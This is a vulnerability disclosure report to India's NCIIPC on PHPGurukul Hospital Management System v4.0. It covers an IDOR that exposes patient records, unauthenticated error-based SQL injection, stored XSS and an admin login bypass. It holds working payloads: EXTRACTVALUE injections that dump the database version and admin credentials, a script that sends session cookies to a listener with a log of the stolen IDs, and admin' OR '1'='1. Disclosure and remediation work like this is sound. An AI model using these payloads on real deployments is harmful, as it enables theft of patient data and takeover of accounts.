VULNERABILITY DISCLOSURE REPORT

Submitted To: National Critical Information Infrastructure Protection Centre (NCIIPC)

Date: December 17, 2025

Subject: Multiple Critical Vulnerabilities in PHPGurukul Hospital Management System v4.0

1. Reporter Information

- **Name:** Sankalp Devidas Hanwate
- **Organization:** Syntropy Security (Independent Research)
- **Email:** sankalpsmailid@gmail.com

2. Target Information

- **Product:** Hospital Management System (HMS)
- **Vendor:** PHPGurukul
- **Version:** 4.0
- **Vulnerability Class:** Web Application

3. Replication Environment:

Since this is a software product vulnerability, the findings were verified in a local testing environment. To reproduce these findings, the analyst must:

- Download the source code from the Vendor URL: https://phpgurukul.com/hospital-management-system-in-php/
- Deploy the application on a LAMP stack (Linux, Apache, MySQL, PHP)x.
- The vulnerabilities function exactly as described in the default installation.

4. Executive Summary


A security assessment of the Hospital Management System (v4.0) identified four critical vulnerabilities. These flaws allow unauthenticated attackers to exfiltrate database contents, bypass authentication to access administrative consoles, and hijack high-privileged sessions via Cross-Site Scripting.

Note: All Proof of Concepts (PoC) were executed in a controlled local environment to demonstrate the inherent flaws in the software package.

Finding #1: Insecure Direct Object Reference (IDOR) Leading to PHI Leak

- **Severity: High**
- **Description:** The application fails to verify object ownership when accessing medical records. An authenticated patient can modify the `viewid` parameter to access the confidential medical history (PHI) of other patients.
- **Impact:** Critical violation of patient privacy laws.

Proof of Concept: The screenshot below demonstrates User A (John Doe) viewing the medical records of User B (Homer Simp) by modifying the URL parameter to `viewid=3`.



localhost/Hospital-Management-System-PHP/hospital/hms/view-medhistory.php?viewid=3

USERS | MEDICAL HISTORY

Users **Medical History**

Patient Details

Patient Name	Homer Simp	**Patient Email**	homer.simp@nuucuulur.org
Patient Mobile Number	12345	**Patient Address**	Springfield USA
Patient Gender	male	**Patient Age**	47
Patient Medical History(if any)	Obesity, Back Pain, strange affinity for donuts	**Patient Reg Date**	2025-12-15 16:09:09

Medical History

#	Blood Pressure	Weight	Blood Sugar	Body Temprature	Medical Prescription	Visit Date
1	145/95 mmHg	95 kg (209 lbs)	7.5 mmol/L (135 mg/dL)	37.2 °C	Lisinopril 20 mg daily; Metformin 1000 mg daily	2025-12-15 16:32:17

Remediation:

Implement session-based access control. Ensure the application verifies that the ID requested matches the $_SESSION['user_id'] of the authenticated user before returning data.


Finding #2: Unauthenticated Error-Based SQL Injection

- **Severity: Critical (CVSS 9.8)**
- **Endpoint:** `/hospital/hms/get_doctor.php`
- **Description:** The application concatenates raw user input into SQL queries. An attacker can use XPATH Injection to trigger database errors that leak sensitive internal data, including Administrator password hashes.

Proof of Concept :

Authenticated as Patient login:

The screenshot below shows the application leaking the backend database version in a fatal error message after receiving a malicious SQL payload.




```
Referer            http://localhost/Hospital-Management-System-PHP/hospital/hms/book-appointment.php
Cookie             PHPSESSID=93838ab82bb18811478e49bb74055d9c
Sec-Fetch-Dest     empty
Sec-Fetch-Mode     cors
Sec-Fetch-Site     same-origin
User-Agent         Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept             */*
Accept-Language    en-US,en;q=0.5
Content-Type       application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With   XMLHttpRequest
Priority           u=0

Body
specilizationid=ENT' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT @@version), 0x7e))-- -
```

```
Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~11.8.1-MariaDB-4~' in /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php:6 Stack trace: #0 /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php(6): mysqli_query() #1 {main} thrown in /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php on line 6
```

The screenshot below shows admin creds revealed by querying the DB



Book Appointment

Doctor Specialization: ENT
Doctors: Anuj kumar
Consultancy Fees: 500
Date: 2025-12-28
Time: 1:45 PM
eg : 10:00 PM
Submit

HOSPITAL MANAGEMENT SYSTEM

```
Referer            http://localhost/Hospital-Management-System-PHP/hospital/hms/book-appointment.php
Cookie             PHPSESSID=93838ab82bb18811478e49bb74055d9c
Sec-Fetch-Dest     empty
Sec-Fetch-Mode     cors
Sec-Fetch-Site     same-origin
User-Agent         Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept             */*
Accept-Language    en-US,en;q=0.5
Content-Type       application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With   XMLHttpRequest
Priority           u=0
name               value

Body
specilizationid=ENT' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT concat(username,0x3a,password) FROM admin LIMIT 0,1), 0x7e))-- -
```

Status	Met...	Domain	File	Initiator	Type	Transferred	Size
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	549 B	520 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	495 B	411 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	482 B	398 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	488 B	404 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	493 B	412 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	563 B	534 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	487 B	403 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	493 B	412 B
200	POST	localhost	get_doctor.php	NetUtil.sys.m...	html	495 B	411 B
200	POST	localhost	get_doctor.php	jquery.min.js:...	html	340 B	100 B
200	POST	localhost	get_doctor.php	jquery.min.js:...	html	242 B	39 B
200	GET	localhost	glyphicons-halflings-regular.woff	jquery.min.js:...	woff	cached	23.3...


12 requests | 27.36 kB / 5.13 kB transferred | Finish: 16.64 min

HTML

Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '~admin:Test@12345~' in /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php:6 Stack trace: #0 /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php(6): mysqli_query() #1 {main} thrown in **/var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php** on line **6**

Unauthenticated SQLi:

Analysis of the source code confirms that `get_doctor.php` lacks session validation checks (`session_start` or `isset($_SESSION)`), allowing unauthenticated users to trigger the SQL query.



```
┌──(kali㉿kali)-[~]
└─$ curl -i -X POST "http://localhost/Hospital-Management-System-PHP/hospital/hms/get_doctor.php" \
     -d "specilizationid=ENT' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT @@version), 0x7e))-- -"
HTTP/1.1 200 OK
Date: Tue, 16 Dec 2025 21:20:15 GMT
Server: Apache/2.4.63 (Debian)
Vary: Accept-Encoding
Content-Length: 411
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '~11.8.1-MariaDB-4~' in /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php:6
Stack trace:
#0 /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php(6): mysqli_query()
#1 {main}
  thrown in <b>/var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php</b> on line <b>6</b><br />

┌──(kali㉿kali)-[~]
└─$ curl -i -X POST "http://localhost/Hospital-Management-System-PHP/hospital/hms/get_doctor.php" \
     -d "specilizationid=ENT' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT user()), 0x7e))-- -"
HTTP/1.1 200 OK
Date: Tue, 16 Dec 2025 21:24:06 GMT
Server: Apache/2.4.63 (Debian)
Vary: Accept-Encoding
Content-Length: 412
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '~hmsuser@localhost~' in /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php:6
Stack trace:
#0 /var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php(6): mysqli_query()
#1 {main}
  thrown in <b>/var/www/html/Hospital-Management-System-PHP/hospital/hms/get_doctor.php</b> on line <b>6</b><br />
```


Remediation:

Replace dynamic SQL concatenation with Prepared Statements (Parameterized Queries) to ensure user input is treated as data, not executable code.Valiidate session tokens before processing the request.

Finding #3: Stored Cross-Site Scripting (XSS) Leading to Account Takeover

- **Severity: High**
- **Description:** The "Patient Name" field is not sanitized. Malicious JavaScript injected into a profile executes in the Doctor's dashboard, allowing an attacker to steal the Doctor's active session cookie.
- **Impact:** Full account takeover of medical staff.

Proof of Concept: The screenshot below shows patient injecting the cookie stealing payload under the vulnerable User Name field and updating their profile


Hospital management Syste
User | Edit Profile
Doctor | Appointment History
localhost/Hospital-Management-System-PHP/hospital/hms/edit-profile.php
HMS
Hospital Management System
John
MAIN NAVIGATION
Dashboard
Book Appointment
Appointment History
Medical History
User / Edit Profile
Update

USER | EDIT PROFILE

Your Profile updated Successfully

Edit Profile

John<script>new Image().src="http://localhost:8000/?cookie="+document.cookie;</script>'s Profile

Profile Reg. Date: 2024-04-20 08:13:56

Profile Last Updation Date: 2025-12-16 05:56:57

User Name

John<script>new Image().src="http://localhost:8000/?cookie="+document.cookie;</script>

Address

A 123 ABC Apartments GZB 201017

City

Ghaziabad

Gender


male

User Email

johndoe12@test.com


Update your email id

The screenshot below shows the admin session cookie being collected as a result of the above payloads execution along with an event (when an more privileged/ elevated user logs in)



```
┌──(kali㉿kali)-[/tmp]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [16/Dec/2025 05:56:57] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 05:58:31] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:15] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:19] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:02:47] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:01] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:13] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:03:19] "GET /?cookie=PHPSESSID=93838ab82bb18811478e49bb74055d9c HTTP/1.1" 200 -
127.0.0.1 - - [16/Dec/2025 06:07:51] "GET /?cookie=PHPSESSID=d6431f40dff5dca7f79c820d720b6a92 HTTP/1.1" 200 -
```

The screenshot below shows how an attacker can use the stolen admin cookie to pass this value to the browser and gain elevated access



Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	SameSite	Partition Key ...	Cross Site	Priority
PHPSESSID	d6431f40dff5dca7f79c820d720b6a92	localhost	/	Session	41						Medium


Remediation:

Implement strict **Input Sanitization** (removing special characters) on the client side and **Output Encoding** (e.g., `htmlspecialchars()`) on the server side before rendering user names in the dashboard.

Finding #4: Administrator Authentication Bypass

- **Severity: Critical**
- **Description:** The Admin Login portal allows SQL Injection. Using the payload `admin' OR '1'='1`, an attacker can bypass the password check and log in as Administrator.

Proof of Concept: The screenshot below shows successful access to the Administrative Dashboard without a valid password using the same payload in both the fields.



localhost/Hospital-Management-System-PHP/hospital/hms/admin/

Admin Login

Sign in to your account


Please enter your name and password to log in.

admin' OR '1'='1

••••••••••••••••

HOSPITAL MANAGEMENT SYSTEM

Admin Access granted!!!



localhost/Hospital-Management-System-PHP/hospital/hms/admin/dashboard.php

Hospital Management System

ADMIN | DASHBOARD

Manage Users
Total Users :3

Manage Doctors
Total Doctors :6

Appointments
Total Appointments :12

Manage Patients
Total Patients :4

New Queries
Total New Queries :1

HOSPITAL MANAGEMENT SYSTEM

Remediation:

Replace dynamic SQL concatenation with **Prepared Statements** (Parameterized Queries) to ensure user input is treated as data, not executable code.